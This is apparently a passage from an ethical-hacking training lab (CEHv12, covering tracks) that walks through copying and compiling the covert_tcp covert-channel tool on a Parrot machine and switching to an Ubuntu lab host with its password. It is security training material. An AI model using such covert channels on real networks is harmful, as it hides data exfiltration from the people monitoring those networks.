
The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.






8. The **ceh-tools 10.10.1.11** window appears, showing the **CEH-Tools** shared folder in the network.

9. Navigate to **CEHv12 Module 06 System Hacking\Covering Tracks Tools\Covert_TCP** and copy the **covert_tcp.c** file.



10. Now, navigate to the **Send** folder on **Desktop** and paste the **covert_tcp.c** file in this folder.




11. Switch back to the **Terminal** window, type **cc -o covert_tcp covert_tcp.c**, and press **Enter**. This compiles the **covert_tcp.c** file.

```
attacker@parrot:~/Desktop$ cd Desktop
attacker@parrot:~/Desktop$ mkdir Send
attacker@parrot:~/Desktop$ cd Send
attacker@parrot:~/Desktop/Send$ echo "Secret Message" > message.txt
attacker@parrot:~/Desktop/Send$ cc -o covert_tcp covert_tcp.c
covert_tcp.c:45:1: warning: return type defaults to 'int' [-Wimplicit-int]
  45 | main(int argc, char **argv)
                 ^
attacker@parrot:~/Desktop/Send$
```

The screenshot shows a terminal window titled "ParrotTerminal". The user has navigated to the "Send" directory and typed the command "cc -o covert_tcp covert_tcp.c" to compile the file. A warning message is displayed about the return type defaulting to "int". The terminal prompt ends with a dollar sign.


12. Click **CEHv12 Ubuntu** to switch to the **Ubuntu** machine.

13. Click on the **Ubuntu** machine window and press **Enter** to activate the machine. Click to select **Ubuntu** account, in the **Password** field, type **toor** and press **Enter**.



14. In the left pane, under **Activities** list, scroll down and click the icon to open the **Terminal** window.



